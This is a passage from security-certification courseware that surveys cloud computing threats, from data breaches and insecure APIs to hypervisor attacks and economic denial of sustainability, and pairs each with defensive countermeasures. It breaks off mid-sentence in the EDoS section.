A9 – Using Components with Known Vulnerabilities	▪ Serverless functions are used for microservices, which depend on third-party libraries for execution. ▪ Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications.	▪ Lack of knowledge on component-heavy deployment patterns	▪ Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	▪ Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks.	▪ Insufficient security monitoring and auditing	▪ The impact of late security incident identification can be significant.

Table 19.6: OWASP Top 10 serverless security risks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

1. Data breach/loss
2. Abuse and Nefarious Use of Cloud services
3. Insecure interfaces and APIs
4. Insufficient due diligence
5. Shared technology issues
6. Unknown risk profile
7. Unsynchronized system clocks
8. Inadequate infrastructure design and planning
9. Conflicts between client hardening procedures and cloud environment
10. Loss of operational and security logs
11. Malicious insiders
12. Illegal access to cloud systems
13. Loss of business reputation due to co-tenant activities
14. Privilege escalation
15. Natural disasters
16. Hardware failure
17. Supply chain failure
18. Modifying network traffic
19. Isolation failure
20. Cloud provider acquisition
21. Management interface compromise
22. Network management failure
23. Authentication attacks
24. VM-level attacks
25. Lock-in
26. Licensing risks
27. Loss of governance
28. Loss of encryption keys
29. Risks from changes of Jurisdiction
30. Undertaking malicious probes or scans
31. Theft of computer equipment
32. Cloud service termination or failure
33. Subpoena and e-discovery
34. Improper data handling and disposal
35. Loss or modification of backup data
36. Compliance risks
37. Economic Denial of Sustainability (EDOS)
38. Lack of Security Architecture
39. Hijacking Accounts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Data Breach/Loss

Data loss issues include:

- **Data is erased**, modified or decoupled (lost)
- **Encryption keys are lost**, misplaced or stolen
- **Illegal access to the data** in the cloud due to improper authentication, authorization, and access controls
- **Misuse of data** by the Cloud Service Provider (CSP)

Abuse and Nefarious Use of Cloud Services

Attackers **create anonymous access to cloud services** and perpetrate attacks such as

- **Password** and **key** cracking
- Building rainbow tables
- **CAPTCHA**-solving farms
- Launching **dynamic attack points**
- Hosting **exploits** on cloud platforms
- Hosting **malicious data**
- **Botnet** command or control
- **DDoS**

Insecure Interfaces and APIs

Related risks due to insecure interfaces and APIs:

- Circumvention of **user defined polices**
- Credentials leakage
- Breach in **logging and monitoring facilities**
- Dependency on unknown APIs
- Reuse of **passwords**/**tokens**
- Poor input-data validation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Insufficient Due Diligence	Ignorance of the CSP's cloud environment poses risks to **operational responsibilities** such as security, encryption, incident response, and other issues such as contractual issues, design, and architectural issues
Shared Technology Issues	Most underlying components that make up the cloud infrastructure (e.g., GPU and CPU caches) **do not offer strong isolation properties** in a multi-tenant environment which allows attackers to attack other machines if they can exploit the vulnerabilities in a client's applications
Unknown Risk Profile	Client organizations are unable to get a clear picture of the internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, etc. as they are less involved with **hardware** and **software ownership** and maintenance in the cloud
Unsynchronized System Clocks	Unsynchronized clocks can **affect the working of automated tasks** The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Inadequate Infrastructure Design and Planning

- A shortage of computing resources and/or poor network design can result in unacceptable **network latency** or an **inability to meet agreed service levels**

Conflicts between Client Hardening Procedures and Cloud Environment

- Certain client hardening procedures may conflict with a **cloud provider's environment**, making their implementation by the client impossible

Loss of Operational and Security Logs

- The loss of security logs poses **a risk for managing the implementation of the information security management program**
- Loss of security logs may occur in cases of under-provisioning of storage

Malicious Insiders

- Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources, can misuse their access to compromise the **information available in the cloud**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Illegal Access to the Cloud	**Weak authentication** and **authorization controls** could lead to illegal access, thereby compromising confidential and critical data stored in the cloud
Loss of Business Reputation Due to Co-tenant Activities	Resources are shared in the cloud, thus **malicious activity** by one co-tenant might affect the reputation of the another, resulting in poor service delivery, data loss, etc. that can be detrimental to an organization
Privilege Escalation	A **mistake in the access allocation** system can result in a customer, third party, or employee getting more access rights than needed
Natural Disasters	Depending on **geographic location and climate**, data centers may be exposed to natural disasters such as **floods**, **lightening**, **earthquakes**, etc. that can affect the cloud services
Hardware Failure	Hardware failures such as switches and servers in data centers can make the **cloud data inaccessible**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Supply-Chain Failure	• Cloud providers outsource certain tasks to third parties. Thus the security of the **cloud is directly proportional to the security of each link** and the extent of dependency on third parties • A disruption in the chain may therefore lead to a **loss of data privacy** and **integrity**, as well as **services unavailability**, a **violation of the SLA**, and **economic** and **reputational losses**, which in turn results in the failure to meet customer demand and cascading
Modifying Network Traffic	• In the cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning the network, or **vulnerabilities in communication encryption** • Modification of network traffic may cause **loss**, **alteration**, or **theft of confidential data** and communications
Isolation Failure	• Following **isolation failure**, attackers may try to **control operations** of other cloud customers **to gain illegal access** to the data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Cloud Provider Acquisition

- The acquisition of the cloud provider may **increase the probability of a tactical shift** which may put non-binding agreements at risk. This could make it difficult to satisfy the security requirements

Management Interface Compromise

- Customer management interfaces of cloud providers are accessible via the Internet and facilitate **access to many resources**. This enhances the risk, particularly when combined with **remote access** and **web browser vulnerabilities**

Network Management Failure

- Poor network management leads to **network congestion**, **misconnection**, **misconfiguration**, lack of resource isolation, etc., which affects service and security

Authentication Attacks

- Weak authentication mechanisms (weak passwords, re-use of passwords, etc.) and the inherent limitations of **one-factor authentication mechanisms** can allow an attacker to gain unauthorized access to cloud computing systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

VM-Level Attacks	The cloud extensively uses **virtualization technology**. This threat arises due to the **existence of vulnerabilities in the hypervisors**
Lock-in	The difficulties experienced by a user when **migrating from in-house systems or from one cloud service provider to another** due to the lack of tools, procedures, or standard data formats, poses potential threats to data, application, and service portability
Licensing Risks	The organization may **incur a huge licensing fee** if the software deployed in the cloud is charged on a per instance basis
Loss of Governance	When using cloud infrastructures, the **customer gives up control to the cloud service provider** including control of issues that may affect security
Loss of Encryption Keys	The loss of encryption keys required for **secure communication** or systems access provide a potential attacker with the opportunity to get **unauthorized access to assets**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Risks from Changes of Jurisdiction	A change in the jurisdiction of the data can lead to the risk that the **data** or **information system may be blocked** or **impounded** by a government or other organization
Undertaking Malicious Probes or Scans	Malicious probes or scanning allows an attacker to collect **sensitive information** that may lead to a **loss of confidentiality**, **integrity**, and **availability of services and data**
Theft of Computer Equipment	**Poor controls over the physical parameters** such as **smart card access at the point of entry** may lead to the loss of physical equipment and sensitive data
Cloud Service Termination or Failure	The termination of cloud service due to non-profitability or disputes might lead to **data loss** unless end-users are **legally protected**
Subpoena and E-Discovery	If customer data or services are subpoenaed or subjected to a cease and **desist request from authorities or third parties**, access to such data and services may be compromised

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Improper Data Handling and Disposal	If it is difficult to ascertain data handling and disposal procedures followed by CSPs due to **limited access to cloud infrastructure**, such data may be compromised
Loss/ Modification of Backup Data	Attackers might exploit vulnerabilities such as **SQL injection**, insecure user behavior like **storing passwords**, and **reusing passwords** to gain illegal access to the data backups in the cloud
Compliance Risks	Organizations that seek to obtain compliance with standards and laws may be put at risk if the CSP **cannot provide evidence of their own compliance** with the necessary requirements, outsources cloud management to third parties, and/or **does not permit audit** by the client
Economic Denial of Sustainability (EDOS)	If an attacker engages the cloud with a malicious service or executes malicious code that **consumes a lot of computational power and storage from the cloud server**, then the legitimate account holder is charged for this kind of computation until the primary cause of CPU usage is detected

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.
- Enforce multi-factor authentication.
- Perform secure data backups regularly to recover from data loss.
- Deploy data loss prevention (DLP) software to detect potential threats to data.
- Enforce appropriate security policies by classifying the data according to sensitivity levels.
- Deploy cloud access security brokers (CASBs) that restrict operations such as data distribution over the Internet.
- Employ micro-segmentation to limit data access to a few network nodes.
- Audit and monitor the privileged accounts to detect and reduce data breaches.
- Employ a perimeter firewall to filter the data packets entering and exiting the network.

- **Abuse and Nefarious Use of Cloud Services**

The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

Countermeasures:

- Implement a robust registration and validation process.
- Monitor client traffic for malicious activities.
- Monitor and block malicious networks on public blacklists.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Utilize an advanced credit-card fraud monitoring and coordination system for cloud payment services.
- Use a high-security cloud service provider (CSP) that constantly works to prevent cloud service abuse.
- Isolate users on the same cloud using per-tenant firewalls.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

  Countermeasures:

  - Analyze the security model of cloud provider interfaces.
  - Implement secure authentication and access controls.
  - Encrypt the data in transit and understand the dependency chain associated with APIs.
  - Leverage security-focused API frameworks such as the Open Cloud Computing Interface (OCCI) and Cloud Infrastructure Management Interface (CIMI).
  - Utilize network monitoring and analysis to deliver total visibility and to identify and mitigate API security risks.
  - Never reuse API keys.
  - Ensure that all the API traffic is encrypted and that API calls are authenticated in all layers.

- **Insufficient Due Diligence**

  Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

  Countermeasures:

  - Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that all the employees are trained regarding security standards and resource maintenance.
- Ensure that the CSP maintains an incident response plan (IRP) by employing appropriate teams for implementing corresponding security measures during any incident.
- Maintain proper communication with the CSP regarding disaster recovery plans, encryption strategies, and security policies.
- Reinforce stringent security policies to be followed in governance with the top-level management of the company.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

  Countermeasures:

  - Implement security best practices for installation/configuration.
  - Monitor the environment for unauthorized changes/activity.
  - Promote secure authentication and access control for administrative access and operations.
  - Enforce service level agreements for patching and vulnerability remediation.
  - Conduct vulnerability scanning and configuration audits.
  - Implement strict security at every level of the cloud infrastructure, application, and services.
  - Utilize perimeter, host-based, and per-tenant firewalls to isolate traffic for each user in the cloud environment.
  - Set the appropriate file permissions to ensure that only users or owners have access to the files.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Disclosure of applicable logs and data to customers
- Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)
- Monitoring and alerting of necessary information

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

  Countermeasures:

  - Use clock synchronization solutions, such as a network time protocol (NTP).
  - Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
  - A network time system can also be used to synchronize clocks with an enterprise network server.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

  Countermeasures:

  - Forecast the demand and accordingly prepare sufficient infrastructure.
  - Rely on workloads' reliability and uptime requirements to plan the usage of the cloud.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

  Countermeasures:

  - Set a clear segregation of responsibilities to define the minimum actions customers must undertake.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that the client organization has proper visibility of its workload, data, and cloud accounts that are affected by the shadow IT problem.
- Employ cloud VAPT testing periodically at both the client side and CSP side.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security management program. Loss of security logs may occur in case of storage under-provisioning.

  Countermeasures:

  - Implement effective policies and procedures.
  - Monitor operational and security logs regularly.
  - Establish and maintain a safe log management system.
  - Log file access should be restricted, and users should not be allowed to conduct file-level operations on log files.
  - Properly protect log files that have been archived and implement secure protocols for transferring log data from the system to the centralized log management servers.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

  Countermeasures:

  - Enforce a strict supply chain management and conduct comprehensive supplier assessment.
  - Specify human resource requirements as part of legal contracts.
  - Require transparency in overall information security and management practices and compliance reporting.
  - Determine security breach notification processes.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Enforce and adhere to a robust information security (IS) policy.
- Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation Due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

  Countermeasures:

  - Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.
  - Check the virtualization and isolation techniques used by the CSP.
  - Assess the risks involved in a multi-tenant architecture.
  - CSPs must segregate the functions among tenants.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

  Countermeasures:

  - Employ a good privilege separation scheme.
  - Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any**.**
  - Audit all identity and access management (IAM) regulations and roles configured inside the cloud service environments on a regular basis.
  - Using standard network scanners and security query tools such as Shodan, scan the environment for exposed APIs and monitor cloud services for suspicious network traffic or user behaviors.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

  Countermeasures:

  - Ensure that the organization is located in a safe area.
  - Maintain data backups at different locations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
- Prepare effective business continuity and a disaster recovery plan.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

  Countermeasures:

  - Implement and maintain physical security programs.
  - Pre-installed standby hardware devices are mandatory.
  - Automate the process of identifying and backing up the required data.
  - Ensure redundant workload components to avoid a single point of failure.

- **Supply-Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

  Countermeasures:

  - Define a set of controls to mitigate supply-chain risks.
  - Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
  - Create visibility mechanisms to detect compromised elements of a supply chain.
  - Consider procuring third parties that offer information on the security posture of counterparties.
  - Employ a dedicated team of skilled professionals for securing the cloud environment from supply-chain failure attacks.
  - Use advanced validation technologies such as blockchain technology and Hyperledger to maintain the reliability and authenticity of the supply chain for any modifications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement advanced security policies such as digital signatures, multi-factor authentication (MFA), and secure session management for crucial financial transactions in the supply chain.
- Employ a zero-trust architecture for monitoring every communication link for suspicious activities and ensuring proper security throughout the supply chain.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

  Countermeasure:

  - Perform network traffic analysis using special tools to find abnormalities, if any.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

  Countermeasures:

  - Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.
  - Verify the data policies offered by CSPs carefully.
  - Review the security capabilities of the CSP.
  - Ensure that the service-level agreements (SLAs) provide information about mission objectives, success measures, data collection, and measures.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- It is essential to keep the memory, storage, and network access isolated.
- Use secure protocols to mitigate threats related to remote access.
- Regularly update patches to prevent web browser vulnerabilities.
- Deploy a dedicated virtual local area network (VLAN) for managerial-level interfaces isolated from the enterprise network.
- Ensure stringent security measures and focus on the interfaces that require public access through untrusted networks by utilizing jump servers.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

  Countermeasures:

  - Ensure that an adequate security policy is implemented.
  - Use proactive network management techniques.
  - Keep updating new technologies and analyze what might work better for your organization.
  - Make sure that the network design and system configurations follow IT governance and matches the service and capacity requirements of the organization.
  - Implement stringent network monitoring and analysis for the traffic from all types of secured and unsecured links.
  - Ensure that all the network traffic between Wi-Fi and the enterprise network is communicated through a secured VPN network.
  - Use cloud network security monitoring tools for better visibility on the enterprise cloud network deployed out of the network perimeter.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

  Countermeasures:

  - Implement strong password policies to keep passwords secure.
  - Enforce two-factor authentication where required.
  - Employ IP whitelisting to thwart unauthorized access by controlling and limiting access.
  - Use the principle of least privilege to apply minimum user rights for accessing specific resources based on roles.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable robust identity and access management (IAM) to manage the access of the users to the cloud resources.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

  Countermeasures:

  - Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.
  - Utilize hypervisors that are highly configured and updated as well as sandboxes around the hypervisors to protect against VM-level attacks.
  - Utilize the High Assurance Platform (HAP), which offers a high level of virtual machine isolation.
  - Ensure that no valid VM user shares hardware with other users.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

  Countermeasures:

  - Using a standardized cloud API cloud be beneficial.
  - Employ a multi-cloud or hybrid cloud strategy instead of relying on a single CSP.
  - Design portable and loosely coupled applications.
  - Implement DevOps tools to avoid the risks caused by proprietary configurations.
  - Establish a clear exit strategy before signing the initial agreement.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

  Countermeasures:

  - Review the current licensing state of the CSP to develop effective licensing and determine the overall costs.
  - Use one centralized platform to manage the costs, licensing use, etc.
  - Eliminate the cloud resources that are not used and connected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

  Countermeasures:

  - Workout persistent and careful efforts for the execution of SLAs.
  - Enforce strict governance rules to protect sensitive data and improve performance.
  - Maintain a unified governance policy for on-premises and cloud operations.
  - Employ automation to verify compliance with the governance policy.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

  Countermeasures:

  - Do not store the encryption keys alongside the encrypted data.
  - Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.
  - Restrict access to the key stores and implement policies such as role separation to control and manage access to the key stores.
  - Enforce a secure backup and recovery plan for the encryption keys.
  - Do not re-use keys for different purposes.
  - Use a hardware security module (HSM) to secure the encryption keys.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

Countermeasure:

- Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

  Countermeasures:

  - Deploy various security mechanisms such as firewalls and intrusion detection systems.
  - Do not place the hypervisor and VMs on the same network.
  - Separate hypervisor management and remote-access traffic by creating a VLAN.
  - Block the replies of ping and traceroute from the network where the hypervisor is running.
  - Configure the management interfaces of the hypervisor properly.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

  Countermeasures:

  - Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.
  - Assess the security regularly to make certain changes and maintain the latest physical security measures.
  - Control physical access with the implementation of different sophisticated technologies such as biometric entries.
  - Implement intrusion alarm systems to prevent intrusion and alert the security team at the earliest.
  - Ensure that the server room is always locked and only authorized personnel is allowed to enter the room.
  - Use rack-mounted servers to enhance physical security by making it impossible to move.
  - Secure the backup devices and drives in an off-site location.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

  Countermeasures:

  - Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.
  - Ensure that the CSP had performed a cleansing process of client data such as log and audit files before service termination.
  - Make stringent service agreements with CSPs regarding the exit process of data retention and deletion. Utilize supportive judicial laws for the above agreements.
  - Ensure that the CSP has a secured data deletion procedure without any data breach or sniffing after service termination.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

  Countermeasures:

  - Carefully select the CSP and ensure proper security is provided.
  - Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
  - Execute a coordinated eDiscovery plan.
  - Contemplate an exit strategy.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

  - Multiple copies of data are stored, even if they are unavailable.
  - The disk to be destroyed might also contain the data of other clients.
  - Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.
- Encrypt the data to make the data unreadable even if the traces are accessed after deletion.
- Set up a data storage period to hold and dispose the data securely from all the backup devices after obsoletion.
- Apply a data destruction process corresponding with the device and disposal technique used.
- Enforce a strategy to perform data sanitization and standardize the procedure.
- Document all the steps for data sanitization to develop a robust audit trail and validate the entire destruction process with the clients.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

  Countermeasures:

  - Use appropriate data restoration procedures or tools to retrieve lost data.
  - Avoid relying on one storage method or medium for backup. Instead, deploy the 3-2-1 model.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

  Countermeasures:

  - Cloud providers should ensure that client data is not compromised.
  - Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

  The payment method in a cloud system is "**No use, no bill**"; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

